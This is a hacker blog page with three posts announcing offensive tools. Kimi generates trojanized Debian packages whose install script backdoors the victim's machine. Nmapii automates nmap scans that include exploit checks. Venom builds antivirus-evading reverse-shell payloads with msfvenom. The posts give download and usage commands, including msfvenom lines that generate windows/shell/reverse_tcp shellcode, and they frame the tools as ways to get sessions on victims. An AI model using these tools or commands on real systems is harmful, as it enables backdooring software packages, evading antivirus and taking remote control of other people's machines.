Showing posts with label downloads. Show all posts

Saturday, 4 March 2017

KIMI - Malicious Debian Package Creator

Hey readers !
During last month's ending i was thinking on latest updates of Venom Shellcode Generator and while having conversation with r00t-3xp10it, i strikes with an idea for generating malicious debian packages which i was in mood to implement in my paused project "Ginni Botnet" earlier.

This post is for all those who still have doubts for Kimi.

I did a bit research on basically "how i can make it dependency free" cos i've seen loads methods in which 3rd party tools were involved and as i'm lazy to install dependency tools i decided to make one for mine :') .

Kimi is name inspired from "Kimimaro" one of my favriote charater from anime called "Naruto".

Kimi is a script which generates Malicious debian package for metasploit
which consists of bash file, same bash file is deployed into "/usr/local/bin/" directory.

Backdoor gets executed just when victim tries to install deb package due to postinst file

Bash file injects and also acts like some system command which when executed by victim
and attacker hits with session.

[Plus Points]
-- Fully indiependent. Means user no need to install any debian package creator
-- Can be integrated with any payload generator easily due to engagements of arguments.

[Download Link]
git clone https://github.com/ChaitanyaHaritash/kimi 
[Getting Everything Set]
Kimi basically depends upon web_delivery module and every thing is automated. 
all the attacker needs is to do use following command :

sudo python kimi.py -n nano -l 127.0.0.1 -V 1.0
[NOTE]
This project was made to be integrated with Venom Shellcode Generator 1.0.13.
It can be used standalone also all user needs is to change uripath in msf variables
------------------------------------------------------------------------------------------------------------

[Tested on ]
-- Linux Mint 17.2 Cinnamon (Ubuntu 14.04) 
-- ParrotOS (Debian Jessie)
-- Kali Rolling 2.0

[Updates from prototype]
-- Added "postinst" file creation function to make embeded malicious file execution automated
-- Added RC file generation function to fully automate with handler opening, means no need to
    set handler manually.
-- Patched some common bugs [special thanks to r00t 3xp10it :)]


[In Action]


[Video]


Insults and doubts are most welcome :') @bofheaded #SSA

Sunday, 25 September 2016

Nmapii - Its All About Saving The Time

Hey !! Past few days of mine were been pretty lazy, only some raps and coffee kept me alive during nights while working on my projects (some choices i have other than security B| )  :}

Anyways :P apart from being lazy i was working on a tool called 'Nmapii' for making nmap automated its not like normal nmap scanner like scanning for OS and ports, but i've engaged some custom nse scripts to do some scans on other services and exploits (also i've used some default ones too).

yeap it saves time cuz all you need is to select the scan type you want to begin with.

So nmapii is coded in python. as its best for instant code generation also quite fast at prompting results :| (sorry for being noobish)

[Nmapii - Main]


[Nmapii - Help]


[Nmapii - About]


Yea that was a shamless part :P but everyone do it :P anyways lets move on

[Nmapii - Scans user can perform]


[Nmapii - In Action]


[Some Other Details ]

Custom NSE engaged :

(i) PHPIPAM :

References:
Vendor: http://phpipam.net/
Vuln Discover: http://0day.today/exploit/25375
Module Author: https://sourceforge.net/u/peterubuntu10/profile/

(ii) MS15-034 :

Reference :
MS Security Bulletin : https://technet.microsoft.com/en-us/library/security/ms15-034.aspx
Module Author :https://sourceforge.net/u/peterubuntu10/profile/

{LOGS}

You can easily get all logs about your scans in /home/.nmappi-logs
All scans are particularly categorised in individual dir

[Installation]

1. git clone http://github.com/ChaitanyaHaritash/nmapii

2. cd ../path/nmapii/utils

3. sudo bash install.sh

4. sudo python nmapii.py

[Video Demo]


Feel Free to modify :) its an opensource project.

Special thanks to : r00t 3xp10it & VIRkid thx bros ;D 
Greets to : SSA [Suspicious Shell Activity] & HSH [Hell Shield Hackers]
And shit for haters :V


Sunday, 13 March 2016

Venom 1.0.11 - Automatic Shellcode Generator

Venom 1.0.11 - Automatic Shellcode Generator 

Hi Guys , Its so long I have not posted. So today I'm gonna talk about a multi shellcode generator known as "Venom". Yeah its called as venom because some part of its played by a well known tool of Metasploit "Msfvenom".  Venom was developed by  r00t-3xp10it and concept was by Chaitanya. This exploiter took about 5 months to be completed but finally its public now.


Anyways, First of all I wanna put some light on term called "Shellcode" and what it is?  
In computer security , a shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability. It is called "shellcode" because it typically starts a command shell from which the attacker can control the compromised machine, but any piece of code that performs a similar task can be called shellcode. Because the function of a payload is not limited to merely spawning a shell, some have suggested that the name shellcode is insufficient. However, attempts at replacing the term have not gained wide acceptance. Shellcode is commonly written in machine code. 
                                                                                                                                             -- Wikipedia 
So now thing is, we can find so many shellcodes on shellstrom,0day.today,exploit-db,etc links then why we need Venom especially?    

As the term defines tool (Automatic shellcode generator), It generates some shellcodes using msfvenom 
But it requires learning long commands and consumes time. But in Venom it provides you several choices of what kind of payload it could generate. Also its noob friendly. Select your payload type and you are ready to roll. 
The main goal of this tool its not to build 'FUD' payloads!... But to give to its users the first glance of how shellcode is build, embedded into one template (any language), obfuscated/crypted (e.g pyherion.py) and compiled into one executable file format.  the goal of this project its to show how the shellcode works, and also to show that tools like veil-evasion, powersploit, unicorn uses msfvenom to build shellcode, i've tried to show all stages from the construction of shellcode, hoping to explain how things were made by others and what techniques they have used, and to show that many of these projects are truely communitary (automated) projects … 


Lets Understand Working of Venom …  

First of all ... installing Venom's Dependencies and also it checks wheather they are installed if yes then properly or not. Here setup.sh in directory .../venom/aux/ can manage installing all dependencies like zenity,msfconsole,wine,pyinstaller,migw32 ,etc with just one run.

[ DEPENDENCIES ]
Zenity | Metasploit | GCC (compiler) | Pyinstaller (python-to-exe)
mingw32 (compile .EXE executables) | pyherion.py (crypter)
PEScrambler.exe (PE obfuscator/scrambler) | apache2 | wine/winrar
vbs-obfuscator | encrypt_PolarSSL | ettercap (dns_spoof)


Now Setup.sh did it work , lets move to venom.sh in directory /venom/venom.sh
This is main file where you decides with which payload you should start or what payload you need.


Disclaimer about venom prompting before main menu appearance. that "Author doesn't holds any responsibility for any bad use of Venom, Remember that attacking targets without prior consent is illegal"


Main menu of Venom where you can select in what format u need your shellcode to be compiled. there are 17 choices. Some are FUD as well. But as told above this tool isn't meant to make stub FUD, its for education purpose only that how shellcode works.


lets dive more deep into venom's working .....

How Venom Works Basically ??


The script will use msfvenom (metasploit) to generate shellcode in diferent 
formats ( c | python | ruby | dll | msi | hta-psh ) injects the shellcode generated into one template (example: python) "the python funtion will execute the shellcode in ram" and uses compilers like: gcc (gnu cross compiler) or mingw32 or pyinstaller to build the executable file and also starts a multi-handler to recive the remote connection (reverse shell or meterpreter session).
.
'shellcode generator' tool reproduces some of the technics used by Veil-Evasion framework, unicorn.py, powersploit, etc,etc,etc.. "P.S. some payloads are undetectable by AV soluctions... yes!!!" one of the reasons for that its the use of a funtion to execute the 2ยบ stage of shell/meterpreter directly into targets ram.

How Venom Actually Builds Shellcode? 


The default way to generate a windows binarie payload (.exe)
using msfvenom is achieved through the -f flag (Output format)
msfvenom -p payload-name LHOST=127.0.0.1 LPORT=666 -f exe -o payload.exe
But msfvenom allow us to build shellcode in diferent formats
like: asp, aspx, aspx-exe, dll, elf, exe, exe-small, hta-psh
macho, osx-app, psh, vba, vba-exe, vba-psh, vbs, bash, c
java, perl, powershell, python, ruby, sh, vbscript.
The complete list can be accessed using the follow command:
sudo msfvenom --help-formats
now lets generate a simple shellcode to windows/shell/reverse_tcp
chosing powershell as output format "note that we will not use
the flag -o (Save the payload) option, this way the shellcode
generated will only displays in current terminal windows".

Using powershell as output format:
msfvenom -p windows/shell/reverse_tcp LHOST=127.0.0.1 LPORT=666 -f powershell

Using java as output format:
msfvenom -p windows/shell/reverse_tcp LHOST=127.0.0.1 LPORT=666 -f java

Using hex as output format:
msfvenom -p windows/shell/reverse_tcp LHOST=127.0.0.1 LPORT=666 -f hex

[ Some Useful Links ]
Venom tutorials : https://www.youtube.com/user/MrPedroubuntu
Venom tuto2 : https://www.youtube.com/channel/UCZAVZ79MVA6wWOv1VPkVm7g
Git : https://sourceforge.net/p/crisp-shellcode-generator/wiki/Home/
Metasploit : http://metasploit.com/

Usage :


git clone git://git.code.sf.net/p/crisp-shellcode-generator/shell crisp-shellcode-generator-shell venom cd venom/aux

bash setup.sh

After installing all dependencies

./venom.sh Updates: cd venom git pull origin master If Broken you can download Mirror Manually at: http://sourceforge.net/code-snapshots/git/c/cr/crisp-shellcode-generator/shell.git/crisp-shellcode-generator-shell-a4bd07df390856096dc2788d46b9838c60bd1c28.zip

[ SPECIAL THANKS/CREDITS TO ]:
HD Moore (metasploit father) | Nick Harbour (PEScrambler.exe)
@harmj0y (pyherion) | @G0tmi1k @chris truncker @harmj0y (ruby_stager)
ReL1K (pyinstaller) | astr0baby (reflective fud dll injection method)
0entropy (powershell poc's) | Matthew Graeber (powershell poc's)
alor&naga (ettercap) | Liviu (encrypt_polarSSL) | Chaitanya Haritash (debugging & Channelizing to concept) |
Suriya Prakash (debugging/recording tutorials)| and offcourse r00t-3xp10it  ^_^